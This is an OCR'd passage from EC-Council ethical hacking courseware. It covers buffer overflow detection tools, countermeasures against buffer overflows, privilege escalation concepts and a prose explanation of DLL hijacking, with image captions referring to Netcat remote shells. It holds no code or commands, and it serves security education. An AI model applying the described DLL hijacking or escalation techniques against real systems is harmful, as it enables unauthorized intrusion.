


Figure 6.72: Screenshot of Netcat showing remote shell access





Figure 6.73: Screenshot showing remote access to Admin account

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Buffer Overflow Detection Tools

OllyDbg | OllyDbg dynamically traces stack frames and program execution, and it logs arguments of known functions



Veracode
https://www.veracode.com

Flawfinder
https://dwheeler.com

Kiuwan
https://www.kiuwan.com

Splint
https://github.com

BOVSTT
https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Buffer Overflow Detection Tools

Various buffer overflow detection tools that help security professionals to detect buffer overflow vulnerabilities are discussed below:

- **OllyDbg**

  Source: *http://www.ollydbg.de*

  OllyDbg is a 32-bit assembler-level analyzing debugger for Microsoft® Windows®. Its emphasis on binary code analysis makes it particularly useful when the source is unavailable. It debugs multithread applications and attaches to running programs. It recognizes complex code constructs, such as a call to jump to the procedure. It dynamically traces stack frames and program execution, and it logs arguments of known functions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.74: Screenshot of OllyDbg

Some additional buffer overflow detection tools are as follows:

- Veracode (*https://www.veracode.com*)
- Flawfinder (*https://dwheeler.com*)
- Kiuwan (*https://www.kiuwan.com*)
- Splint (*https://github.com*)
- BOVSTT (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Buffer Overflows

1. Develop programs by following secure coding practices and guidelines
2. Use address space layout randomization (ASLR) technique
3. Validate arguments and minimize code that requires root privileges
4. Perform code review at the source code level by using static and dynamic code analyzers
5. Allow the compiler to add bounds to all buffers
6. Implement automatic bounds checking
7. Always protect the return pointer on the stack
8. Never allow execution of code outside the code space
9. Regularly patch the applications and operating systems
10. Perform code inspection manually with a checklist to ensure that the code meets certain criteria
11. Employ Data Execution Prevention (DEP) to mark memory regions as non-executable
12. Implement code pointer integrity checking to detect whether a code pointer has been corrupted before it is dereferenced

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Buffer Overflows

The following countermeasures can be adopted to defend against buffer overflow attacks:

- Develop programs by following secure coding practices and guidelines
- Use the address space layout randomization (ASLR) technique, which randomly moves around the address space locations of the data region
- Validate arguments and minimize code that requires root privileges
- Perform code review at the source-code level using static and dynamic code analyzers
- Allow the compiler to add bounds to all the buffers
- Implement automatic bound checking
- Always protect the return pointer on the stack
- Never allow execution of code outside the code space
- Regularly patch applications and operating systems
- Perform code inspection manually with a checklist to ensure that the code meets certain criteria
- Employ non-executable stacks, i.e., data execution prevention (DEP), which can mark the stack or memory regions as non-executable to prevent exploitation
- Implement code pointer integrity checking to detect whether a code pointer has been corrupted before it is dereferenced
- Scrutinize the code thoroughly to avoid possible errors by performing testing and debugging

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform automated and manual code auditing
- Avoid using unsafe functions and use strncat instead of strcat and strncpy instead of strcpy
- Use the NX bit to mark certain areas of memory as executable and non-executable
- Digitally sign the code before launching the program
- Ensure that all the control transfers are encompassed by a trusted and approved code image
- Adopt deep packet inspection (DPI) for detecting remote exploitation attempts at the network perimeter using attack signatures
- Consider altering the rules at the operating-system level where the memory pages can hold executable data
- Use IDS solutions to detect behavior that simulates an attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 System Hacking Concepts

2 Gaining Access

3 Escalating Privileges

4 Maintaining Access

5 Clearing Logs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Escalating Privileges

Escalating privileges is the second stage of system hacking. Attackers use passwords obtained in the first step to gain access to the target system and then try to attain higher-level privileges in the system. The various tools and techniques attackers use to escalate their privileges are described as follows.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation

- An attacker can gain access to the network using a non-admin user account and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to view critical/sensitive information, delete files, or install malicious programs such as viruses, Trojans, or worms

Types of Privilege Escalation

1. **Horizontal Privilege Escalation**
   - Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges
2. **Vertical Privilege Escalation**
   - Refers to gaining higher privileges than those existing



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation

Privileges are a security role assigned to users for using specific programs, features, OSs, functions, files or codes, etc., to limit their access by different types of users. If a user is assigned more privileges, he/she can modify or interact with more restricted parts of the system or application than less privileged users. Attackers initially gain system access with low privilege and then try to gain more privileges to perform activities restricted from less privileged users. A privilege escalation attack is the process of gaining more privileges than were initially acquired.




Figure 6.75: Example of privilege escalation

In a privilege escalation attack, attackers first gain access to the network using a non-admin user account and then try to gain administrative privileges. Attackers employ design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Once an attacker has gained access to a remote system with a valid username and password, he/she will attempt to escalate the user account to one with increased privileges, such as that of an administrator, to perform restricted operations. These privileges allow the attacker to view critical/sensitive information, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

Types of Privilege Escalation

Privilege escalation is required when you want to access the system resources that you are not authorized to access. Privilege escalation takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation:** In a horizontal privilege escalation, the unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions. For instance, online banking user A can easily access user B's bank account.
- **Vertical Privilege Escalation:** In a vertical privilege escalation, the unauthorized user tries to gain access to the resources and functions of a user with higher privileges, such as application or site administrators. For example, someone using online banking can access the site using administrative functions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Using DLL Hijacking

Most Windows applications do not use the fully qualified path when loading an external DLL library; instead, they first search the directory from which they have been loaded. Taking this as an advantage, if attackers can place a malicious DLL in the application directory, the application will execute the malicious DLL in place of the real DLL. For example, if an application program ".exe" needs library.dll (usually in the Windows system directory) to install the application, and fails to specify the library.dll path, Windows will search for the DLL in the directory from which the application was launched. If an attacker has already placed the DLL in the same directory as program.exe, then that malicious DLL will load instead of the real DLL, which allows the attacker to gain remote access to the target system.

